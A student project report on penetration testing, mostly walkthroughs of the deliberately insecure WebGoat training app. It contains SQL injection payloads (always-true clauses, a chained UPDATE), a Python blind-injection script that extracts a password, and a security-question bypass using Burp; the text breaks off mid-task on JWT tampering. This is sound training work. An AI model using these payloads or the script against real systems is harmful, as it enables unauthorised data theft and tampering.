INTEGRATED PROJECT REPORT
ON
VAPT - Vulnerability Assessment and Penetration Testing

Submitted in partial fulfillment of the requirement
Course Integrated Project (CS 203) of

COMPUTER SCIENCE AND ENGINEERING
B.E. Batch (2019)
IN
JUNE-2022

Under the Guidance of:
Dr. Rajat Bharadwaj
(Assistant Professor)
Chitkara University

Ms.Priyanka Verma

Submitted By:

Shubhangi (1910991192)
Sidharath (1910991951)
Vishnu (1911981102)
Diveet Kaushik (1910990334)
Deepanshu Singla (1910990563)
Harsehaj Ahuja (1910990723)
Pulkit Gupta (1910990955)
Gagandeep Singh (1910991364)
Pranshu Soni (1911981102)
Ashish Sharma (1911981261)
Rakshat Sangral (1911981277)
Simarpreet Singh (1911981305)
Vishal Sharma (1911981405)

CHITKARA UNIVERSITY

CERTIFICATE

This is to be certified that the project entitled "VAPT Report" has been submitted for the Bachelor of Computer Science Engineering at Chitkara University, Punjab during the academic semester January 2022- May-2022 is a bonafide piece of project work carried out by " **Shubhangi(1910991192), Sidharath(1910991951),Vishnu(1911981102), Diveet Kaushik(1910990334),Deepanshu Singla(1910990563), Harsehaj Ahuja(1910990723),Pulkit Gupta(1910990955),Gagandeep Singh(1910991364), Pranshu Soni(1911981102),Ashish Sharma(1911981261), Rakshat Sangral(1911981277), Simarpreet Singh(1911981305),Vishal Sharma(1911981405)**"towards the partial fulfillment for the award of the course **Integrated Project (CS 203)** under the guidance of "Ms. Priyanka Verma" and supervision.

Sign. of Project Guide:

Dr. Rajat Bhardwaj

Assistant Professor

Computer Science and Engineering

Ms. Priyanka Verma

CANDIDATE'S DECLARATION

We, (STUDENTS GROUP 5) (Shubhangi (1910991192), Sidharath (1910991951), Vishnu (1911981102), Diveet(1910990334), DeepanshuSingla(1910990563),HarsehajAhuja(1910990723),Pulkit Gupta(1910990955),Gagandeep Singh (1910991364), Pranshu Soni (1911981102), Ashish Sharma (1911981261), Rakshat Sangral(1911981277),Simarpreet Singh(1911981305),Vishal Sharma(1911981405) , **B.E. (CSE) - 2019** of the **Chitkara University, Punjab,** hereby, declare that the **Integrated Project Report** entitled "**VAPT Report**" is an original work and data provided in the study is authentic to the best of us knowledge. This report has not been submitted to any other institute for the award of any other course.

Sign Of Student 1:
Shubhangi
1910991192

Sign of Student 2:
Sidharath
1910991951

Sign of Student 3:
Vishnu
1911981102

Sign Of Student 4:
Diveet Kaushik
1910990334

Sign of Student 5:
Deepanshu Singla
1910990563

Sign of Student 6:
Harsehaj Ahuja
1910990723

Sign Of Student 7:
Pulkit Jain
1910990955

Sign of Student 8:
Gagandeep Singh
1910991364

Sign of Student 9:
Pranshu
1911981213

Sign Of Student 10:
Ashish Sharma
1911981261

Sign of Student 11:
Rakshat Sangral
1911981277

Sign of Student 12:
Simarpreet Singh
1911981305

Sign Of Student 13:
Vishal Sharma
1911981405

ACKNOWLEDGEMENT

It gives us immense pleasure to be indebted to all, who directly or indirectly contributed in the development of this project work and who influenced our thinking, behavior, and acts during the course of study.
We express our sincere gratitude to all for providing me an opportunity to undergo the Integrated Project as part of the curriculum. We are thankful to "***Ms. Priyanka***" for her support, cooperation, and motivation provided to us during the training for constant inspiration, presence, and blessings. We also extend our sincere appreciation to *"**Mr. Dheeraj**"* who provided his valuable suggestions and precious time in accomplishing our integrated project report. We would like to thank "***Dr.Rupali Gill***" For giving us the chance to be a part of the integrated project
We would like to thank the Almighty and our parents for their moral support and friends with whom we shared our day-to-day experience and received lots of suggestions that improve our quality of work.

Shubhangi 1910991192	Sidharath 1910991951	Vishnu 1911981102
Diveet Kaushik 1910990334	Deepanshu Singla 1910990563	Harsehaj Ahuja 1910990723
Pulkit Gupta 1910990955	Gagandeep Singh 1910991364	Pranshu 1911981213
Ashish Sharma 1911981261	Rakshat Sangral 1911981277	Simarpreet Singh 1911981305
Vishal Sharma 1911981405		

Contents

Abstract

Vulnerability assessment and Penetration Testing (VAPT) is the most comprehensive service for auditing, penetration testing, reporting and patching for your company's web-based applications. Vulnerability assessment and penetration testing are two different and complimentary proactive approaches to assess the security posture of an information system's network. The Vulnerability Assessment is done to test the security posture of the information system both internally and externally. Penetration tests provide evidence that vulnerabilities do exist as a result network penetrations are possible. They provide a blueprint for remediation. Methodology includes: discovery, enumeration, vulnerability identification, vulnerability assessment, exploitation and launching of attack, reporting, external penetration testing, internal penetration testing, legal issues before you start.

Introduction to Vulnerability Assessment and Penetration Testing

The cyber threat landscape is ever evolving. Hence, an IT System which was delivered correctly yesterday, may not be safe today. Threats are events that exploit vulnerabilities to do harm to an organization's assets. To prevent this potential harm, an organization will identify new vulnerabilities and either rectify the vulnerabilities or mitigate the risks to an acceptable level.

Vulnerability Assessment and Penetration Testing (VAPT) describes a broad range of security assessment services designed to identify and help address cyber security exposures across an organization's IT estate.

To ensure that you choose the right type of assessment for your company's needs, it's important to understand the various types of VAPT services and the differences between them. The diverse nature of VAPT assessments means that they can vary significantly in depth, breadth, scope and price, so this understanding is critical to ensure tests deliver the best value for money.

A **Vulnerability Assessment** is a rapid automated review of network devices, servers and systems to identify key vulnerabilities and configuration issues that an attacker may be able to take advantage of. It is generally conducted within the network on internal devices and due to its low footprint can be carried out as often as every day.

A **Penetration Test** is an in-depth expert-driven activity focused on identifying various possible routes an attacker could use to break into the network. In-addition with the vulnerabilities it also identifies the potential damage and further internal compromise an attacker could carry out once they are past the perimeter.

Now, we start exploiting the machines which we done i.e., **WEBGOAT & WREATH NETWORK**

TOOLS

Name	version
Burpsuite	**2021.10.3-10704**
Nmap	**7.92**
Curl	**7.81.0**
xfreerdp	**2.6.0**
Chisel	**1.7.6**
socat	
sshuttle	**1.1.0**
WebWOlf	
Hashcat	
Curl	**7.81.0**
ExifTool	
Netcat	
FoxyProxy	
John	
Evil-winrm	**3.3**
Mimikatz	

SYSTEM REQUIREMENTS

For performing VAPT, we need to run different kinds of tools
So, we must have at least a system with 4GB of RAM, a decent processor
Like i5/i7 and having a graphic card of 2GB is recommended.
Besides that, if we want to make a complete penetration testing lab, following specifications are recommended:

Processor: i5/i7, Ryzen 5/7
RAM: 16GB or Higher
GRAPHICS CARD: 6GB or Higher
Wi-Fi: 5/6
SSD: 2TB or HIGHER
Firewalls
Router
Operating System: KALI/ubuntu/arch, Windows

WEBGOAT EXPLOITATION

What is Web Goat?

Web Goat is a deliberately insecure application that allows interested developers just like you to *test vulnerabilities* commonly found in Java-based applications that use common and popular open-source components.

Introducing Web Wolf

Web Wolf is a separate web application which simulates an attacker’s machine. It makes it possible for us to make a clear distinction between what takes place on the attacked website and the actions you need to do as an "attacker". Web Wolf was introduced after a couple of workshops where we received feedback that there was no clear distinction between what was part of the "attackers" role and what was part of the "users" role on the website. The following items are supported in Web Wolf:

- Hosting a file
- Receiving email
- Landing page for incoming requests

Chapter 1- SQL INJECTION

1. SQL Injection (Intro)

What is SQL?

SQL is a standardized (ANSI in 1986, ISO in 1987) programming language which is used for managing relational databases and performing various operations on the data in them.

A database is a collection of data. The data is organized into rows, columns and tables, and indexed to make finding relevant information more efficient.

To Find vulnerabilities and having a better knowledge of SQL Injections, we provide you with tasks to find vulnerabilities and exploit them.

Data Manipulation Language (DML)

As implied by the name, data manipulation language deals with the manipulation of data. Many of the most common SQL statements, including SELECT, INSERT, UPDATE, and DELETE, may be categorized as DML statements.

If an attacker succeeds in "injecting" DML statements into a SQL database, he can violate the confidentiality (using SELECT statements), integrity (using UPDATE statements), and availability (using DELETE or UPDATE statements)

Try the UPDATE statement

UPDATE table name SET column name=value WHERE condition;

Data Definition Language (DDL)

Data definition language includes commands for defining data structures. DDL commands are commonly used to define a database's schema. The schema refers to the overall structure or organization of the database and. in SQL databases, includes objects such as tables, indexes, views, relationships, triggers, and more.

If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (using DROP statements) of a system.

Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANTcommands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

Task 1

Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like SQL string injections or query chaining.

In this lesson we will look at confidentiality. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.

More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

**For question and statement refer picture below

Fig 1.1

(Introduction to SQL-Injection)

Solution

1. The application is taking your input and inserting the values into the variable's 'name' and 'auth_tan' of the pre-formed SQL command.

2. Compound SQL statements can be made by expanding the WHERE clause of the statement with keywords like AND & OR.

3. Try appending a SQL statement that always resolves to true.

4. Make sure all quotes (" ' ") are opened and closed properly so the resulting SQL query is syntactically correct.

5. Try extending the WHERE clause of the statement by adding something like: ' OR '1' = '1.

Employee Name: A

Authentication TAN: ' OR '1' = '1

Task 2

Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are going to compromise the integrity of data by using SQL query chaining.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

**For question and statement refer picture below



Fig 1.2

(Introduction to Query Chaining)

Solution

1. Try to find a way, to chain another query to the end of the existing one.
2. Use the; metacharacter to do so.
3. Make use of DML to change your salary.
4. Make sure that the resulting query is syntactically correct.
5. How about something like '; UPDATE employees....

Employee Name: A.**Authentication TAN**: '; UPDATE employees SET salary=99999 WHERE first_name='John

2. SQL Injection (Advanced)

Task 2

Blind SQL injection

Blind SQL injection is a type of SQL injection attack that asks the database true or false questions and determines the answer based on the application's response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Difference

Let us first start with the difference between a normal SQL injection and a blind SQL injection. In a normal SQL injection, the error messages from the database are displayed and give enough information to find out how the query is working. Or in the case of a UNION based SQL injection the application does not reflect the information directly on the web page. So, in the case where nothing is displayed you will need to start asking the database questions based on a true or false statement. That is why a blind SQL injection is much more difficult to exploit.

There are several different types of blind SQL injections: content-based and time-based SQL injections.

Solution 1 and Walkthrough

1. Look at the different response you receive from the serve
2. The vulnerability is on the register form
3. The vulnerable field is the username field of the register form.

4. Use tooling to automate this attack. The table name is randomized at each start of Web Goat, try to figure out the name first.

5. Change the password through an UPDATE Statement.

As specified in the hints, it is possible to change the password using an UPDATE. It is also possible to find the original password as we will see in the proposed solution.

- The **Login** form does not appear to provide any useful outputs from a variety of inputs, but the **Register** form allows us to check whether a username already exists.
- If we try to register with the following username: tom' AND '1'='1 we find that the username is taken.



Fig 1.3

(Advanced sql-injection attack demonstration)

- We can use this as an oracle and check what Tom's password is one at a time.
- Fortunately, the table we are seeking is named password (*guessing*), so we can attempt to register with the following username: tom' AND substring(password,1,1) ='t
- The response states the username already exists; we know that **t** is the first character of Tom's password.
- By fuzzing for the remaining characters, we can determine that Tom's password is **thisisasecretfortomonly**.

Code to Get Password

```
import json

import requests

def sql_injection_advance_5():

alphabet_index = 0


alphabet = 'abcdefghijklmnopqrstuvwxyz'

password_index = 0

password = ''


headers = {

'Cookie': COOKIE,

}


while True:

payload = 'tom\' AND substring (password, {},1) =\'{}'. format (password_index + 1, alphabet[alphabet_index])


data = {

'username_reg': payload,

'email_reg': 'a@a',

'password_reg': 'a',

'confirm_password_reg': 'a'

}

r = requests.put ('http://HOST:PORT/WebGoat/SqlInjectionAdvanced/challenge', headers=headers, data=data)

try:
```

```
        response = json.loads(r.text)
        except:
        print ("Wrong JSESSIONID, find it by looking at your requests once logged in.")
        return
         if "already exists please try to register with a different username" not in response['feedback']:
        alphabet_index += 1
        if alphabet_index > len(alphabet) - 1:
        return
        else:
        password += alphabet[alphabet_index]
        print(password)
        alphabet_index = 0
        password_index += 1
sql_injection_advance_5()
```

After running this code, we will get our output and Password as Answer



Fig 1.4

(Output of the sql-injection task)

So, after getting Password i.e **thisisasecretfortomonly**., we will fill this password and username i.e in our task question. And there we will get……



Fig 1.5

(Successful completion of Task)

Chapter 2- Broken Authentication

1. Authentication Bypass

Authentication Bypasses happen in many ways, but usually take advantage of some flaw in the configuration or logic. Tampering to achieve the right conditions.

Task 1

Solution with walkthrough

So, in this task we need to bypass security questions and login without answering any question.So,you can see when we put any random value in answer field, it shows us “not quite,try again.”So, with the help of burp suite, we have captured that request under proxy and now we can edit our changes.



Fig 2.1

(Task 1 of Broken Authentication)

Now we can see in the last line of our request, we have some sort of input field. As request is showing random value that I put on field when I tried to login, in my case, it was sid as my favorite teacher and abc as street I grew in. Now, we will send this request in repeater,

Fig 2.2

(Request captured in Burpsuite)

In repeater, we will send this request in response. We will now make changes. We will simply put" a" ahead of 1 in last line where secQuestion is written, which will make any answers we put in input field, unidentified and you can see in response tab that we are successful in exploiting vulnerability. So, now our answers that we will are unidentifiable.



Fig 2.3

(Response of the Request, caught on Repeater(Burpsuite))

Now, we will make same changes in proxy request and then we will forward our request to us submit button



Fig 2.4

(Malforned Request sent ot the sever using Burpsuite)

Lastly, you will see a message saying, you have successfully submitted the answers, means we are successful in exploiting vulnerability.



Fig 2.5

(Succssful Response from the server)

2. JWT TOKEN

Structure of a JWT token

The token is base64 encoded and consists of three parts:

1. header
2. Claims
3. signature

Both header and claims are represented by a JSON object. The header describes the cryptographic operations applied to the JWT and optionally, additional properties of the JWT. The claims represent a JSON object whose members are the claims conveyed by the JWT.

Task 1

JWT signing

Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined here the specific algorithms you can use are described here It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.

Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes.

Solution (with walkthrough)

In the pic below, you can see what task we have to do. We have to become admin and then have to reset votes.

First of all, We have to login as TOM,then with the help of burp suite ,we have to capture requests. To capture requests, click on delete votes as TOM.

